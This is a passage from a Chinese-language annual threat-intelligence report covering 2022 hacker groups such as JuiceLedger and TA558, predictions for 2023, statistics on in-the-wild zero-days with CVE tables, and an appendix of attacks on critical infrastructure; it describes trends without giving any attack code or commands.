今年年初，JuiceLedger开始进行低调的活动，利用JuiceStealer传播虚假的Python安装程序。JuiceStealer是.NET应用程序，能够从受害者的浏览器中窃取敏感数据。今年8月，JuiceLedger团伙针对PyPI用户发起网络钓鱼攻击，钓鱼邮件中声称强制“验证”流程需要PyPI用户验证他们的包，否则将其从PyPI中删除，并附上伪造PyPI登录界面的网站。被窃取的凭据将被发送到攻击者的服务器。





截止今年9月，研究人员已识别出数百个包含JuiceStealer恶意软件域名的仿冒包，并且至少有两个下载总量达70万的依赖包被投毒。

TA558

TA558团伙于今年8月首次被Proofpoint研究人员披露，可能为出于经济动机的小型黑客团伙，其目标行业是酒店、旅馆和旅游组织，目标通常是位于拉丁美洲、西欧和北美地区的葡萄牙语和西班牙语使用者。团伙自2018年以来一直处于活跃状态，并且一直使用相同的技术、策略和流程进行攻击，使用的恶意软件包括Loda RAT、Vjw0rm和Revenge RAT。团伙近几年的演变如下：

· 2018年4月，研究人员首次观察到TA558的活动，恶意软件通过邮件附件的形式进行投递，附件通常为包含CVE-2017-11882漏洞和远程模板链接的word文档。邮件使用的语言为西班牙语和葡萄牙语，以酒店行业为主要目标。


· 2019年3月，团伙继续利用包含CVE-2017-11882漏洞和远程模板链接的文档进行钓鱼邮件攻击，另外，还开始使用包含宏的ppt文件，并将目标扩展到商业服务和制造业。

· 2020年，团伙停止使用公式编辑器漏洞的文档，并开始分发包含宏的恶意文档。攻击目标仍然是酒店和旅游行业。

· 2021年，团伙继续利用包含宏或包含CVE-2017-8570漏洞的文档，并且开始使用更为复杂的攻击链。

· 2022年，团伙活动节奏明显加快，不仅使用Loda、Revenge RAT和AsyncRAT等多个家族的恶意软件，还使用多种投递方式，包括URL、rar附件、iso附件和office文档等。

自2018年以来，TA558使用了至少15个不同的恶意软件家族，最常观察到的有效载荷包括Loda、Vjw0rm、AsyncRAT和Revenge RAT。根据Proofpoint研究人员统计，团伙近几年使用的各恶意软件家族和数量统计如图：



2023年恶意团伙趋势预测

分布式拒绝服务攻击仍是黑客团伙青睐的攻击方式

分布式拒绝服务（DDoS）攻击以其攻击效果好，执行方式简单，花费成本低等优势被各大黑客团伙所使用。勒索团可以通过对防护薄弱的企业执行DDoS攻击，并发送勒索信要求企业缴纳赎金以停止攻击，这种攻击方式往往比社会工程或漏洞利用的成本更低，并能产生同样的效果；对于雇佣黑客团伙来说，DDoS攻击能够作为对外出售的服务，成为团伙稳定的盈利渠道；对于黑客行为主义团伙来说，DDoS攻击是一种成效显著的方式来引起大众或媒体的注意，使其能够更广泛地宣扬自身的思想和立场。

勒索拒绝服务攻击（RDoS）将成为勒索团伙的新方向。RDoS是一种复杂的攻击方式，由于其混合了多种攻击技术和方法，如DDoS、勒索软件、身份欺骗等，这种攻击比传统的DDoS攻击更加危险。另外，基于传统的加密数据与窃取数据的双重勒索，勒索团伙还将拒绝服务攻击融入其中，形成三重勒索，以对受害者进行施压，增加了其获取赎金的可能。

DDoS攻击作为服务出售时，同样能产生巨大的利益。Netscout研究人员统计了19个出租DDoS服务的黑客团伙，这些组织声称已经成功发起了总计超过1000万次的攻击，团伙根据不同的攻击配置、持续时长、带宽和吞吐量提供20美元至50美元不等的付款计划，甚至还推出一些免费或低价试用套餐。客户支付租金后，团伙只需将发起DDoS攻击的僵尸网络权限暂时交给客户，就能够达成几乎零成本高收益的交易，因此，未来DDoS攻击仍然是雇佣黑客团伙的主营业务之一。

今年同样不可忽视的重要DDoS活动来源还有黑客行动主义团伙。根据Radware研究人员统计，今年上半年DDoS攻击急剧上升，其中重要的原因是黑客行动主义团伙的活动明显活跃。其中影响力最大的为俄乌战争下政治对立的黑客行动主义团伙，双方中最具代表性的是亲俄的Killnet团伙和亲乌的匿名者团伙，今年媒体也多次报道了双方团伙针对政府和组织多次发起DDoS攻击的事件。如果俄乌战争仍在持续，那么双方的DDoS攻击还会继续活跃。

黑客团伙漏洞武器化的速度持续加快

在初始访问阶段使用漏洞利用达到攻击效果的时间成本相比较其他方式更为高效，漏洞还被用于提升权限、横向移动，因此，黑客团伙热衷于漏洞武器化的定制和开发。

勒索团伙除了利用已经披露的漏洞外，也在不断发掘和利用未公开的漏洞。例如，2022年6月2日，Atlassian发布了一份安全公告，披露了远程代码执行漏洞CVE-2022-26134，同时也警告该漏洞正在被黑客组织所利用，有证据表明，AvosLocker，Cerber2021勒索组织在厂商发布公告的前一天已经在利用漏洞实施攻击。快速武器化是勒索软件攻击的趋势，漏洞公开后的几天内，勒索组织可能已经完成武器化开发，并展开攻击。传统依靠公开披露漏洞再修复补丁的防御方式可能无法避免勒索攻击者入侵的风险。

对于黑客雇佣团伙来说，漏洞不仅能够帮助其扩大僵尸网络的规模，以提供效果更好的DDoS攻击，还能提高针对组织和个人的数据泄露的可能性，危害越严重的漏洞，越能为其带来收益。例如今年新披露的AIG黑客雇佣团在其招募“网络雇佣兵”的Telegram频道中共享了CVE-2022-1609、CVE-2022-30075和CVE-2022-45025等漏洞利用工具，表现出团伙对漏洞利用技术的追求。

同样，漏洞也是黑产团伙关注的对象，其中典型的善于利用漏洞的8220挖矿团伙，该团伙最初通过包含挖矿木马的Docker镜像进行传播，但在之后的攻击事件中，都是利用流行的漏洞或新披露的漏洞进行初始访问。例如在今年CVE-2022-26134漏洞披露不久，研究人员便检测到来自该团伙的大量漏洞利用尝试。而事实证明，通过漏洞传播挖矿木马确实有效，8220挖矿团伙控制的僵尸网络规模在今年已经达到3万台。因此，漏洞武器化仍是黑客团伙热衷的攻击方式。

源代码和攻击方式的复用

勒索团伙之间复用代码的情况逐渐增多有两方面原因，一是Conti、Babuk等负责勒索软件代码泄露事件的发生，小型勒索组织可以通过复用源代码来不断完善自身制作的勒索软件。此外，勒索软件的发展越来越复杂，勒索组织需要扩展融合、进化。例如，安全研究人员分析发现，今年出现的LockBit3.0变体中似乎有部分代码是从BlackMatter勒索软件中移植，因此不排除有BlackMatter附属公司加入LockBit集团的可能。

黑产团伙通常也利用公开的代码开发恶意软件，例如今年披露的GRP-LY-1001金融盗刷团伙，该团伙样本的有效载荷为魔改的Gh0st或大灰狼远控木马，并且在其代码中还发现了开源通信协议KCP和HP-Socket等。此外，在今年新披露的小型黑客团伙TA558的样本中，研究人员发现其至少使用了15个不同的已知恶意软件家族，最常观察到的有效载荷包括Loda RAT、Vjw0rm、AsyncRAT和Revenge RAT等。同样，OPERA1ER黑客团伙的武器库大部分为开源程序和木马，或在暗网中能够找的免费发布的远控软件，包括Nanocore、Netwire、Agent Teslam Venom RAT、BitRAT、Metasploit和Cobalt Strike Beacon等。

自主开发一款恶意软件需要团体拥有一定的技术实力，并且耗费大量的成本，而对于那些小型黑客团伙或想要节约成本的团伙来说，使用开源软件无疑是最佳选择。

针对云服务的勒索攻击将增加

随着全球数字化转型的加速，越来越多的服务和数据部署在云端，基础设施即服务（IaaS）作为数字经济的强力支撑，逐渐成为信息基础设施的重要组成部分。勒索组织也注意到云上资产的重要性，尤其医疗等行业往往在云上存储大量客户数据。

2022年8月，由于本地托管服务提供商Advanced遭受到勒索攻击，使得英国国家医疗体系（NHS）的求助热线等发生了重大持续中断，此次影响波及英国大部分地区。云托管提供商拥有众多客户数据，维护着相关基础设施和服务。今年12月，美国著名的云计算提供商Rackspace遭到勒索攻击，被迫关闭其Hosted Exchange托管环境的电源。包括MAPI/RPC、POP、IMAP、SMTP和ActiveSync，以及提供在线电子邮件管理的Outlook Web Access（OWA）服务受到影响。


猎影实验室预测，明年针对云服务相关的勒索攻击会增加，重要的云服务提供商和云计算基础设施是勒索组织关注的重点目标。一方面攻击者通过加密和窃取云端核心数据以获得赎金，另一方面对云基础设施实施破坏性的勒索攻击事件也会增加。

招聘内部员工成为勒索团伙的常见策略

为了更快的入侵目标组织的系统内部，勒索组织甚至招聘和诱使目标组织内部人员协助发起勒索攻击。2022年3月10日，Lapsus$勒索软件团伙宣布开始招募受雇于主要科技巨头和ISP的内部人员，包括微软、苹果、EA Games和IBM公司职员。他们的兴趣范围还包括主要的电信公司，如巴西移动运营商Claro、西班牙电信公司Telefonica和美国电话电报公司AT&T。Lapsus$邀请潜在的内部人员通过Telegram私下联系他们，通过支付报酬以求购远程VPN访问权限。

Lapsus$勒索团伙是公开招募企业内部员工的又一个勒索团伙。2021年8月初，LockBit 2.0勒索软件团伙也曾招募企业内部人员为他们提供访问公司网络的权限，作为回报，LockBit团伙将支付数百万美元的报酬。这一策略是为了排除中间人，直接使用内部人员提供的有效凭据访问公司网络，以进行快速攻击。此外，今年4月份的Conti入侵哥斯达黎加政府事件中，就声称有内部人员协助。勒索组织诱使内部员工提供关键信息，例如RDP/VPN的凭证、邮箱账户甚至直接在组织系统上运行恶意勒索软件。


根据Hitachi ID对100家大型北美IT公司的调查显示，在2021年12月7日到2022年1月4日之间，65%的调查公司的员工曾收到黑客的联系。黑客试图通过支付酬金，诱使员工帮助建立初始访问。网络犯罪分子主要使用电子邮件和社交媒体来联系员工，同时，居然有高达27%的联系是直接通过电话进行的，可见网络犯罪分子的直接和嚣张。大多数员工收到的报价低于50万美元，但有些酬金金额达到了100万美元以上。报价统计如下：




内部威胁在制定网络安全计划时通常被忽视和低估，而Lapsus$组织公开寻求企业员工合作的行为表明，招募内部员工的策略在勒索团伙中或会逐渐形成趋势。由社会工程学所带来的攻击是难以检测和防护的，此类活动会造成重大的内部威胁风险，并且类似的手法可能会被暗网上的其他攻击者积极利用。在疫情时期和全球地缘政治紧张局势加剧的情况下，这种策略可能会在暗网中为访问代理提供新的趋势。

根据安恒猎影实验室的统计，截止2022年12月初，全球厂商全年一共披露主流厂商的在野0day37个。其中CVE-2022-37969这个Windows内核提权在野0day由安恒猎影实验室捕获并披露。


从下图可以看到，2022年被披露的在野0day数量较上年有所回落，但近几年披露的在野0day数量整体仍成上升趋势。




从在野0day涉及厂商的分布情况来看，2022年被披露在野0day最多的厂商仍然是微软，其次是谷歌和苹果。这个趋势和2021年保持一致。



从在野0day产品类型的分布来看，2022年最受攻击者青睐的是操作系统0day，其次是浏览器0day，这两个类型的比例合计占了84%。



从在野0day所属漏洞类型分布来看，2022的在野0day占比最多的是远程代码执行漏洞，其次是权限提升漏洞，但两者相差不大。



重点趋势

综合2022年披露的36个在野0day，安恒威胁情报中心梳理了若干最值得关注的在野0day使用趋势。

1 提权0day数量维持高位，且多点开花

近年来，随着主流操作系统和主流浏览器引入越来越健全的沙箱机制，APT组织对提权漏洞的需求也随之上升，2022年更是体现出多点开花的趋势。纵观整个2022年，提权0day在全年在野0day中的占比高达43%，无论是Windows、iOS、Mac OS、Pixel这些操作系统，还是FireFox、Exchange这些应用程序，都出现了提权0day的攻击案例，以下是我们整理得到的2022年所有在野提权0day基本信息。


CVE编号	厂商	产品	提权类型
CVE-2022-22587	Apple	iOS	操作系统提权
CVE-2022-22675	Apple	iOS, macOS	操作系统提权
CVE-2022-32894	Apple	iOS, macOS	操作系统提权
CVE-2022-32917	Apple	iOS, macOS	操作系统提权
CVE-2022-42827	Apple	iOS	操作系统提权
CVE-2021-22600	Google	Pixel	操作系统提权
CVE-2021-39793	Google	Pixel	操作系统提权
CVE-2022-21882	Microsoft	Windows	操作系统提权
CVE-2022-24521	Microsoft	Windows	操作系统提权
CVE-2022-22047	Microsoft	Windows	操作系统提权
CVE-2022-37969	Microsoft	Windows	操作系统提权
CVE-2022-41033	Microsoft	Windows	操作系统提权
CVE-2022-41073	Microsoft	Windows	操作系统提权
CVE-2022-41125	Microsoft	Windows	操作系统提权
CVE-2022-26486	Mozilla	Firefox	应用程序提权
CVE-2022-41040	Microsoft	Exchange Server	应用程序提权

如果我们把视线聚焦在Windows本地提权在野0day，今年也可以说是品种繁多。今年总共出现了7个Windows本地提权在野0day，包括3内核提权0day，3个用户态提权0day和1个COM+提权0day。3个内核提权0day中，包括一个Win32k驱动内核提权0day和2个CLFS驱动内核提权0day。值得一提的是，其中一个CLFS内核提权0day（CVE-2022-37969）由安恒信息猎影实验室在2022年9月初捕获并披露。

CVE编号	漏洞组件	漏洞类型	发现厂商
CVE-2022-21882	Win32k	内核提权	Big CJTeam, RyeLv
CVE-2022-24521	CLFS	内核提权	NSA, CrowdStrike
CVE-2022-37969	CLFS	内核提权	安恒信息，Mandiant, CrowdStrike, Zscaler
CVE-2022-22047	CSRSS	用户态提权	Microsoft
CVE-2022-41073	Print Spooler	用户态提权	Microsoft
CVE-2022-41125	CNG Key Isolation	用户态提权	Microsoft
CVE-2022-41033	COM+ Event System	COM+提权	Anonymous

2 微软仍然是0day攻击的头号目标

在2022年披露的37个在野0day中，微软占了13个，高于谷歌和苹果。这表明2022年微软仍然是被0day攻击最多的厂商，这个趋势和去年保持一致。




3 浏览器仍然是重灾区

在2022年披露的36个在野0day中，有14个是浏览器0day，占比高达38%。这些浏览器0day包括8个Chrome在野0day，2个Safari在野0day和2个Firefox在野0day。此外，虽然IE浏览器已经退役，但2022年仍然出现了1个IE在野0day。我们整理了2022年所有浏览器在野0day的基本信息如下。

CVE编号	浏览器	漏洞组件	漏洞成因
CVE-2022-0609	Chrome	Animation	释放后重用
CVE-2022-1096	Chrome	V8	类型混淆
CVE-2022-1364	Chrome	V8	类型混淆
CVE-2022-2294	Chrome	WebRTC	堆溢出
CVE-2022-2856	Chrome	Intents	输入未校验
CVE-2022-3075	Chrome	Mojo	输入未校验
CVE-2022-3723	Chrome	V8	类型混淆
CVE-2022-4135	Chrome	GPU	堆溢出
CVE-2022-4262	Chrome	V8	类型混淆
CVE-2022-22620	Safari	Webkit	释放后重用
CVE-2022-32893	Safari	Webkit	越界写入
CVE-2022-26485	Firefox	XSLT	释放后重用
CVE-2022-26486	Firefox	WebGPU IPC	释放后重用
CVE-2022-41128	IE	JScript	未知


4 针对Chrome的0day攻击有所回落

2022年一共披露了9个Chrome在野0day，这个数字显著低于2021年，造成这个现象的主要原因是Chrome浏览器开发团队和谷歌安全团队为V8引擎设计并开发了针对性的漏洞缓解机制，这些缓解机制提高了Chrome漏洞的利用难度。



5 操作系统0day比例显著上升

与2021年相比，2022年的操作系统在野0day占比显著上升（从29%上升到46%），这主要由两个原因造成：第一个原因是2022年浏览器在野0day占比有所下降（从45%降低到38%），第二个原因是2022年提权在野0day占比仍维持高位（占总数的43%），而这些提权0day大多属于操作系统漏洞。



6 Exchange 0day攻击事件再次发生

我们曾在2021年的APT报告中预测Exchange 0day在2022年会继续出现，事实确实如此。2022年9月底，越南网络安全公司GTSC捕获了两个Exchange Server在野0day并进行了披露，但令人感到不解的是，这家公司并没有将这相关漏洞报送给微软，而是报送给了著名的漏洞收购中间商ZDI，这是一种相当危险的做法。

> Security researchers are warning of previously undisclosed flaws in fully patched Microsoft Exchange servers being exploited by malicious actors in real-world attacks to achieve remote code execution on affected systems.
>
> The advisory comes from Vietnamese cybersecurity company GTSC, which discovered the shortcomings as part of its security monitoring and incident response efforts in August 2022.
>
> The two vulnerabilities, which are formally yet to be assigned CVE identifiers, are being tracked by the Zero Day Initiative as **ZDI-CAN-18333** (CVSS score: 8.8) and **ZDI-CAN-18802** (CVSS score: 6.3).
>
> GTSC said that successful exploitation of the flaws could be abused to gain a foothold in the victim's systems, enabling adversaries to drop web shells and carry out lateral movements across the compromised network.

此次攻击涉及一个Exchange Server远程代码执行漏洞（CVE-2022-41082）和一个Exchange Server权限提升漏洞（CVE-2022-41040），微软直到2022年11月的安全更新才将两个漏洞完全修复。

CVE编号	产品	漏洞成因	漏洞类型
CVE-2022-41040	Exchange Server	逻辑缺陷	权限提升
CVE-2022-41082	Exchange Server	逻辑缺陷	远程代码执行

7 以Office为载体的逻辑漏洞再次出现

2022年，以Office为载体的逻辑漏洞再次出现，新出现的漏洞（CVE-2022-30190）和2021年披露的CVE-2021-40444漏洞非常相似：都是以Word文档作为攻击入口，都是逻辑漏洞，漏洞利用代码都存储在云端。两者不同的地方在于：CVE-2021-40444是IE浏览器的漏洞，而CVE-2022-30190属于Windows系统MSDT组件的漏洞。

CVE编号	攻击载体	漏洞组件	漏洞类型
CVE-2022-30190	Word文档	MSDT	远程代码执行

2023年在野0day趋势预测

在总结了2022年的在野0day使用趋势后，安恒猎影实验室对2023年在野0day趋势做如下预测：

1.针对操作系统应用程序的提权0day将会继续出现。随着沙箱成为浏览器的标配，常规的远程代码执行漏洞必须配合提权漏洞来完成整条利用链，这个刚需决定了接下来提权漏洞会持续出现。

2.Chrome在野0day也会继续出现，但新漏洞的数量会趋于平稳。今年的趋势已经表明最新的Chrome漏洞缓解机制是有效的，除非攻击者绕过当前的漏洞缓解机制或发现新的攻击面，否则Chrome漏洞不会再出现像2021年那样的井喷现象。

3.2023年微软依然会是0day漏洞攻击的头号目标。这个结论基于2021年和2022年两年的数据推断。

4.Exchange 0day攻击事件有可能会出现。近两年连续出现的Exchange 0day攻击事件表明：攻击者手上很可能还有其他Exchange 0day。这些漏洞是否会被使用，取决于各厂商是否已吸取历史攻击事件的教训。如果Exchange 0day的攻击效果依然很好，那么这些漏洞会继续被攻击者使用。

以Office为载体的逻辑漏洞有一定概率出现，而且攻击者会使用各种技巧来绕过Office文档的保护模式，以提高攻击成功率。

总 结

俄乌冲突中发生的APT攻击对双方造成的损失是巨大的，网络战中暴露的问题也为我国网络安全建设提供参考和警示。一方面，中国需提前部署在网络安全领域的各道防线，聚焦提升关键信息基础设施防护体系与能力建设，吸收借鉴美西方在该领域积累的经验教训，筑牢网络安全防护屏障；另一方面，我方需着力实现网络空间核心技术突破，在网络空间掌握更大的发展自主权。为了应对网络霸权主义和网络恐怖主义的威胁，主动提升网络空间的威慑和反击能力。专注提升网络空间作战能力建设，通过促进人才培养、加强网络武器研发、以及强化网络作战模拟培训等方式，打造一支专业性强且训练有素的网络作战部队，随时随地妥善应对日趋复杂严峻的网络空间形势。

附 录

附录1：针对关键基础设施的网络攻击事件

领域	时间	事件	影响
轨道交通	2020.03	英国火车站Wi-Fi提供商C3UK云数据库遭泄露	导致1万名英国铁路乘客的个人数据泄露
	2020.03	美国铁路承包商RailWorks遭受勒索软件攻击	现任和前任雇员、相关受益人和家属以及独立承包商的个人身份信息被曝光。
	2020.07	以色列铁路基础设施遭受网络攻击	攻击针对以色列铁路150多台工业服务器，影响了28个火车站和地铁站的运营。
	2022.02	Anonymous黑客组织攻破白俄罗斯铁路网络	此次攻击迫使白俄罗斯铁路转为手动控制模式，导致列车运行减速，对列车的运营产生了重大影响。
	2022.06	LV勒索软件团伙攻击美国科德角交通局	美国科德角交通局的服务器和通信系统受到了影响。
医疗	2020.07	APT29 团伙对欧美地区的新冠疫苗研发企业展开攻击	窃取与 COVID-19 疫苗开发和测试有关的信息和知识产权
	2020.09	德国某医院遭勒索软件攻击并导致患者死亡	医院系统崩溃，导致一名需要紧急入院的妇女被迫转至另一座城市，治疗因此推迟了一个小时，最终导致患者死亡
	2020.04	麦哲伦健康计划的服务器受到了勒索软件攻击	近36.5万患者和员工受到了影响，员工信息以及患者数据（例如，健康保险帐户信息，联系方式，治疗信息等）被盗
	2022.08	LockBit勒索团伙泄露法国医院数据	LockBit团伙泄露了近12GB的患者和工作人员数据，泄露的内容包括社会安全号码、实验室报告和其他健康数据。
医疗	2022.08	黑客窃取泰国COVID-19患者信息	攻击者可能已经访问了至少5151条详细记录，潜在暴露信息总数为15000条。
	2022.10	新西兰医疗网络公司遭攻击	45万医疗数据遭到泄露，包括病人的地址、国民健康指数身份号码、关于医院服务的高级别数据、Pinnacle提供的服务，以及发送给诊所以支持病人护理的信息等。
政府	2020.11	美国被曝监视丹麦的政府部门和国防工业	对丹麦的财政部、外交部等政府部门以及军工企业等机构实施监控，对途经丹麦通讯光缆上的隐私数据和信息进行搜集，还对丹麦的军机采购计划进行了非法的情报搜集
	2022.08	多米尼加共和国政府机构遭到Quantum勒索软件攻击	导致多米尼加政府机构的多个服务和工作网站被加密。Quantum勒索团伙声称已经窃取了超过1TB的IAD数据，要求该机构支付 650,000 美元的赎金。
	2022.08	黑山国家关键基础设施遭到大规模网络攻击	某些服务被暂时关闭。
	2022.08	勒索软件团伙攻击智利政府机构	黑客停止了所有正在运行的虚拟机并加密了文件，附加了“.crypt”文件扩展名，影响了机构的运营和在线服务。
	2022.09	伊朗黑客“HomeLand Justice（国土正义）”针对阿尔巴尼亚政府进行网络行动	攻击者在阿尔巴尼亚政府网络中隐藏了14个月，维持了大约一年的持续网络访问，定期访问和泄露电子邮件内容。
